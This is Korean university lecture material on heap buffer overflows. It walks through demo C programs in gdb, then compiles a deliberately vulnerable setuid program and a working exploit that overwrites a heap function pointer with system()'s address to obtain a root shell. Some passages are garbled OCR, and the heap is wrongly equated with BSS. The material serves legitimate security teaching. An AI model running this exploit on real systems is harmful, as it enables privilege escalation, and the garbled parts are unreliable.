# 7주차 2차시. 힙 버퍼 오버플로우 공격

# [학습목표]

1. 힙 버퍼 오버플로우 공격 개념 및 수행에 대해 설명할 수 있다.

# 학습내용1 : 힙 버퍼 오버플로우 개념

\* 80×86 시스템의 메모리 구조

# 1. 힙(Heap)

프로그램 실행 시 동적으로 할당한 메모리 공간 malloc 계열의 heapalloc, aeapfree, malloc, free, new, delete 등의 함수로 제어 BSS(Block Started by Symbol)라고도 부름 스택과 반대로 메모리의 하위 주소에서 상위 주소로 영역이 커짐

# 학습내용2 : adb 분석을 통한 힙 버퍼 오버플로우 이해

# 1. 주제/참고

return 0;

}

```
주제 : gdb 분석을 통한 힙 버퍼 오버플로우 이해
참고
• 한빛미디어
· 정보 보안 개론과 실습: 시스템 해킹과 보안
• 321페이지
· 실습 7-3. gdb 분석을 통해 취약프로그램의 힙 버퍼 오버플로우 개념 이해하기
2. heap_test_01.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16
#define OVERSIZE 8
int main(){
    u_long address_diff;
    char *buf1 = (char *)malloc(BUFSIZE),
                                            *buf2 = (char *)malloc(BUFSIZE);
    address_diff = (u_long)buf2 - (u_long)buf1;
    printf("buf1 = %p, buf2 = %p, address diff = 0x\%x
                                                         bytes₩n", buf1, buf2, address diff);
    memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '₩0';
    printf("오버플로우 전 buf1의 내용 = %s\n", buf1);
    printf("오버플로우 전 buf2의 내용 = %s₩n₩n", buf2);
    memset(buf1, 'B', (u_int)(address_diff + OVERSIZE));
    printf("오버플로우 후 buf1의 내용 = %s\n", buf1);
    printf("오버플로우 후 buf2의 내용 = %s\n", buf2);
```

# #include 〈stdio.h〉 #include 〈stdlib.h〉 #include 〈unistd.h〉 #include 〈string.h〉 int main(){ u\_long address\_diff; char \*buf1 = (char \*)malloc(16); char \*buf2 = (char \*)malloc(16); address\_diff = (u\_long)buf2 - (u\_long)buf1; memset(buf2, 'A', 15), buf2[15] = '₩0'; memset(buf1, 'B', (u\_int)(address\_diff + 8)); printf("오버플로우 후 buf2의 내용 = %s\mathbf{w}n", buf2); return 0; }

## 4. heap\_test\_01.c, heap\_test\_02.c 컴파일

\* heap\_test\_02.c는 gdb에서 디버깅할 예정이므로 -g 옵션 주어 컴파일 # gcc -o heap\_test\_01 heap\_test\_01.c # gcc -g -o heap\_test\_02 heap\_test\_02.c

#### 5. heap\_test\_01 실행 결과 확인

malloc 함수를 이용하여 힙에 메모리 공간을 할당한 두 버퍼 값(buf1, buf2)의 오버플로우 전후 값 변화 확인 # ./heap\_test\_01



항목	오버플로우 전 내용	오버플로우 후 내용
buf1	없음	B 문자 32(24+8)개와 A 문자 7개
buf2	A 문자 15개	B 문자 8개와 A 문자 7개

이 결과를 가져온 것은 heap\_test\_01.c의 memset(buf1, 'B', (u\_int)(address\_diff +OVERSIZE)); 부분 address\_diff(24, 0x18)과 OVERSIZE(8) 값을 더한 만큼 buf1에 입력 즉, buf2가 OVERSIZE(8)만큼 B 문자로 덮어씌워짐

#### 6. heap\_test\_02 실행 결과 확인

- \* heap\_test\_02를 실행
- # ./heap\_test\_02

#### 7. gdb로 heap\_test\_02의 main 함수 확인

# gdb ./heap\_test\_02
 (gdb) disass main



\* main 함수의 내용을 어셈블리어 분석

0x8048440 (main): push %ebp

 0x8048441 (main+1):
 mov
 %esp,%ebp

 0x8048443 (main+3):
 sub
 \$0xc,%esp

 0x8048446 (main+6):
 push
 \$0x10

0x8048448 (main+8): call 0x8048334 (malloc)

0x804844d \( \text{main+13} \): add \( \text{\$0x4,\text{\text{\$}esp}} \)

```
0x8048450 (main+16): mov
                                %eax.%eax
0x8048452 <main+18>: mov
                                %eax,0xfffffff8(%ebp)
0x8048455 (main+21): push
                                $0x10
0x8048457 (main+23): call
                                0x8048334 (malloc)
0x804845c \( \text{main+28} \): add
                                $0x4,%esp
0x804845f <main+31>:
                                        %eax,%eax
                                mov
0x8048461 (main+33): mov
                                %eax.0xfffffff4(%ebp)
0x8048464 (main+36): mov
                                0xfffffff4(%ebp),%eax
0x8048467 (main+39): mov
                                0xfffffff8(%ebp),%edx
0x804846a <main+42>: mov
                                %eax,%ecx
0x804846c <main+44>: sub
                                %edx,%ecx
0x804846e <main+46>: mov
                                %ecx,0xfffffffc(%ebp)
0x8048471 (main+49): push
                                $0xf
0x8048473 (main+51): push
                                $0x41
0x8048475 (main+53): mov
                                0xfffffff4(%ebp),%eax
0x8048478 \( \text{main} + 56 \); push
                                %eax
0x8048479 \( \text{main} + 57 \); call
                                0x8048374 (memset)
0x804847e \( \text{main} + 62 \): add
                                $0xc,%esp
0x8048481 (main+65): mov
                                0xfffffff4(%ebp),%eax
0x8048484 (main+68): add
                                $0xf,%eax
0x8048487 (main+71): movb
                                $0x0.(%eax)
0x804848a <main+74>: mov
                                Oxffffffc(%ebp),%eax
0x804848d \( \text{main} + 77 \): add
                                $0x8,%eax
0x8048490 \( \text{main} + 80 \): push
                                %eax
0x8048491 <main+81>: push
                                $0x42
0x8048493 (main+83): mov
                                0xfffffff8(%ebp),%eax
0x8048496 \( \text{main} + 86 \); push
                                %eax
0x8048497 (main+87): call
                                0x8048374 <memset>
0x804849c \( \text{main} + 92 \): add
                                $0xc.%esp
0x804849f (main+95): mov
                                0xfffffff4(%ebp),%eax
0x80484a2 (main+98): push
                                %eax
0x80484a3 (main+99): push
                                $0x8048540
0x80484a8 <main+104>:call
                                0x8048364 <printf>
0x80484ad \( \text{main} + 109 \): add
                                $0x8,%esp
0x80484b0 <main+112>:
                                        %eax,%eax
                                xor
0x80484b2 \( \text{main} + 114 \):
                                        0x80484b4 (main+116)
                                imp
0x80484b4 \(\text{main+116}\):
                                leave
0x80484b5 \( \text{main} + 117 \):
                                ret
```

#### 8. u\_long address\_diff;까지 실행 확인

- \* main 함수에 브레이크 포인트 설정, 실행
- \* u\_long address\_diff; 다음인 char\*buf1 = (char \*)malloc(16);에서 실행 멈춤
- \* (gdb) break main (gdb) run

```
Starting program: /heap_test_82.c, line 8.

(gdb) vun
Starting program: /heap_test_82.c; line 8.

(gdb) vun
Starting program: /heap_test_82.c;8

Breakpoint 1, main ⟨⟩ at heap_test_82.c;8

8 char *bufi = (char *)malloc(16);

(gdb) ✓
```

0x8048440 (main): push %ebp

0x8048441 \(\text{main+1}\): mov \(\text{%esp,\text{\text{%ebp}}}\)
0x8048443 \(\text{main+3}\): sub \(\text{\$0xc,\text{\text{\text{esp}}}}\)

char\*buf1 = (char \*)malloc(16);

unsigned long 값인 address\_diff(4바이트), 포인터 주소 값인 char \*buf1(4바이트)과 char \*buf2(4바이트)에 대한 메모리가 12바이트(0xc)만큼 스택에 할당

스택에 할당된 12바이트의 주소에 힙 주소에 대한 포인터 값이 저장

#### \* 실행 후 스택 모습

ebp 값이0xbffffd48이므로, sfp 값인0xbffffd68 앞의 세 값은 u\_long address\_diff = 0x08049580, char \*buf1 = 0x0804956c, char \*buf2= 0x0804842b

(gdb) info reg ebp


(gdb) info reg esp

(gdb) x/12xw \$esp




#### 9. char \*buf1 = (char \*)malloc(16);까지 실행 확인

#### 어셈블리어 코드



\* Malloc에 의해 buf1에 대한 포인터 주소 값 할당,힙은 초기화 (gdb) info reg esp

#### (gdb) x/12xw \$esp




\* buf1의힙에서의주소(0x08049668)를 확인 (gdb) x/4xw 0x8049668



# 10. char \*buf2 = (char \*)malloc(16);까지 실행 확인

- \* char \*buf1 = (char \*)malloc(16); 실행과 동일 (gdb) next
  - (gdb) info reg esp
  - (gdb) x/12xw \$esp
  - (gdb) x/4xw 0x8049680



\* 어셈블리어 코드

```
        0x8048455 (main+21):
        push
        $0x10

        0x8048457 (main+23):
        call
        0x8048334 (malloc)


        0x804845c (main+28):
        add
        $0x4, %esp

        0x804845f (main+31):
        mov
        %eax, %eax

        0x8048461 (main+33):
        mov
        %eax, 0xffffffff4(%ebp)
```

#### 11. address\_diff = (u\_long)buf2 - (u\_long)buf1;까지 실행 확인

- \* address\_diff에0x18이 저장 0x18(24)(0x8049680 0x8049668)
- (gdb) next
- (gdb) x/12xw \$esp
- (gdb) print address\_diff



#### \* 어셈블리어 코드

 0x8048464 <main+36>:
 mov
 0xfffffff4(%ebp), %eax

 0x8048467 <main+39>:
 mov
 0xfffffff8(%ebp), %edx

 0x804846a <main+42>:
 mov
 %eax, %ecx

 0x804846c <main+46>:
 mov
 %edx, %ecx

 0x804846e <main+46>:
 mov
 %ecx, 0xfffffffc(%ebp)

## 12. memset(buf2, 'A', 15), buf2[15] = '₩0';까지 실행 확인


\* buf2에A 문자를 15개 입력 후 확인 (gdb) next (gdb) x/4xw 0x8049680



\* 어셈블리어 코드

```
0x8048471 (main+49):
                                 $0xf
                        push
0x8048473 (main+51):
                                 $0x41
                        push
                                 0xfffffff4(%ebp),%eax
0x8048475 <main+53>:
                        mov
0x8048478 (main+56):
                        push
                                 %eax
0x8048479 (main+57):
                        call
                                 0x8048374 (memset)
0x804847e (main+62):
                        add
                                 $0xc.%esp
                                 0xfffffff4(%ebp),%eax
0x8048481 (main+65):
                        mov
0x8048484 (main+68):
                        add
                                 $0xf,%eax
0x8048487 (main+71):
                        movb
                                $0x0,(%eax)
```


\* memset(buf2, 'A', 15), buf2[15] = '\0': 실행 후 메모리의 구조




#### 13. memset(buf1, 'B', (u\_int)(address\_diff + 8));까지 실행 확인

- \* B 문자 32(24+8)개를 buf1에 입력 후 확인
- \* buf2 영역이었던 메모리 영역까지 buf1의B(42) 문자 저장
- \* 여기에서 힙 버퍼 오버플로우가 일어난 것 (gdb) next

(gdb) x/12xw 0x8049668



\* memset(buf1, 'B', (u\_int)(address\_diff + 8));까지 실행 후 메모리의 구조



\* 어셈블리어 코드

```
0x804848a <main+74>:
                                 0xfffffffc(%ebp),%eax
                        mov
0x804848d (main+77):
                        add
                                 $0x8, %eax
0x8048490 (main+80):
                        push
                                 %eax
0x8048491 (main+81):
                        push
                                 $0x42
0x8048493 (main+83):
                                 0xfffffff8(%ebp),%eax
                        mov
0x8048496 (main+86):
                        push
                                 %eax
0x8048497 (main+87):
                        call
                                 0x8048374 (memset)
0x804849c (main+92):
                                 $0xc,%esp
                        add
```

학습내용3 : 힙 버퍼 오버플로우 개념

# 1. 주제/참고

주제 : 힙 버퍼 오버플로우 수행

참고

• 한빛미디어

· 정보 보안 개론과 실습: 시스템 해킹과 보안

・332페이지

· 실습 7-4. 힙 버퍼 오버플로우 수행하기

```
2. heap-bugfile.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
int function(const char *str){
    printf("function 포인터에 호출되는 정상적인 함수₩n", str);
        return 0;
}
int main(int argc, char **argv){
    static char buf[16];
    static int(*funcptr)(const char *str);
    if(argc \langle = 2 \rangle {
        fprintf(stderr, "사용법: %s 〈buffer〉 〈fucntion's arg〉₩n", argv[0]);
        exit(ERROR);
    }
    printf("system() 함수의 주소 값 = %p₩n", &system);
    funcptr = (int (*)(const char *str))fucntion;
    memset(buf, 0, sizeof(buf));
    strncpy(buf, argv[1], strlen(argv[1]));
    (void)(*funcptr)(argv[2]);
    return 0;
}
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16 // 함수 포인터(funcptr)과 buf와의 거리
                        "./heap-bugfile" // 취약 프로그램의 위치
#define BUGPROG
#define CMD
                        "/bin/sh" // 실행할 명령
#define ERROR -1
int main(int argc, char **argv){
    register int i;
    u_long sysaddr;
    static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
```

```
if(argc <= 1){
    fprintf(stderr, "Usage: %s <offset>\\mathbb{W}n", argv[0]);
    exit(ERROR);
}

sysaddr =(u_long)&system - atoi(argv[1]);
printf("Trying system() at 0x%lx\mathbb{W}n", sysaddr);
memset(buf, 'A', 16);
for(i = 0; i < sizeof(sysaddr); i++)
    buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
execl(BUGPROG, BUGPROG, buf, CMD, NULL);
return 0;
}
```

#### 3. heap-bugfile.c 컴파일, 권한 부여

```
# gcc -o heap-bugfile heap-bugfile.c
# chmod 4755 heap-bugfile
# ls -al
```

# 4. heap-bugfile 실행 결과 확인

# ./heap-bugfile 10 wishfree

#### 5. 공격 코드 컴파일

# gcc -g -o heap-exploit heap-exploit.c # ls -al

#### 6. 힙 버퍼 오버플로우 공격 수행

- \* 공격 시 오프셋(Offset) 값 임의로 입력
- \* heap\_bugfile의 System() 주소 값과 공격코드heap-exploit 이 시도하는 system() 함수의 주소 값을 일치시키는 값을 챃음
- \* 임의 값 8을 입력하면 0x8048400와 0x80484fc의 4바이트 차이를 확인할 수 있음
- # ./heap\_exploit 8

- \* 오프셋을 12바이트로 공격 시도
- \* 관리자 권한의 셸이 뜨는 것 확인
- # ./heap\_exploit 12

#### 7. 힙 버퍼 오버플로우 공격 내용 확인

- \* heap-exploit.c의 'execl(BUGPROG, BUGPROG, buf, CMD, NULL),'에 브레이크 포인트 설정
- \* 앞서 공격 성공한 인수 값 12 입력
- \*run 명령으로 heap-exploit 실행
- # gdb heap\_exploit
- (gdb) list 28, 31
- (gdb) break 31
- (gdb) run 12

```
mey 192,168,75,132

hashE gdb heap-exploit

CNU gdb 19991684

Copyright 1998 Free Software Foundation, Inc.

GBB is free software, covered by the GNU General Public License, and you are wellcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions.

There is absolutely no warronty for CDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...

(gdb) lis 28, 31

for (i = 8: i < sizeof(cysaddrr); i+*)

29

buf (BUPSIZE + i] = ((u_long)sysaddr >> (i * 8>) & 255;

38

execl(BUGPROG, BUGPROG, buf, CMD, NULL);

(gdb) break 31

Breakpoint 1 at 8x8848542: file heap-exploit.c. line 31.

(gdb) run 12

Starting program: /heap_buf/heap-exploit 12

Irying systen() at 8x8848542.

Breakpoint 1. nain (argc=2. argw=8xbffffd94) at heap-exploit.c:31

31

execl(BUGPROG, BUGPROG, buf, CMD, NULL);

(gdb)
```

- \* 실질적 공격은 브레이크 포인트 설정한 execl 함수에서 실행
- \* execl은 시스템에서 라이브러리로 제공되는 exec 계열 함수 중 하나
- \* 현재 프로세스 이미지의 실행 파일을 실행해서 새로운 프로세스 이미지 획득

int execl(const char \*path, const char \*arg0, ..., const char \*argn, NULL);

\* 브레이크 포인트를 설정한 함수의 내용을 여기에맞춰보면 다음과 같음

execl(BUGPROG, BUGPROG, buf, CMD, NULL);

const char \*path - BUGPROG : ./heap-bugfile



const char \*arg0 - BUGPROG : ./heap-bugfile

const char \*arg1 - buf


const char \*arg0 - CMD : /bin/sh

- \* 실제 셸에서 다음과 같이 실행된 것과 같음
- \* buf 값을 gdb에서 확인
- \* ./heap-bugfile buf /bin/sh


(gdb) print buf

(gdb) print &buf

(gdb) x/16xw &buf



\* 힙 주소에 저장된 buf 값



heap-exploit.c는 다음과 같은 형태의 공격 수행

# ./heap-bugfile '0x41414141 0x41414141 0x41414141 0x41414141 0x080483fc' /bin/sh 공격 수행 결과 힙의 funcptr 값이 system 함수가 있는 0x080483fc로 바뀜 /bin/sh을 인수로 실행하여 system(/bin/sh) 명령을 수행한 것과 같은 결과

#### [학습정리]

1. 힙 버퍼 오버플로우 공격은 힙에 저장되는 데이터를 변조하거나, 함수에 대한 포인터 값을 변조함으로써 ret 값을 변조하여 임의의 코드를 실행하기 위한 공격이다.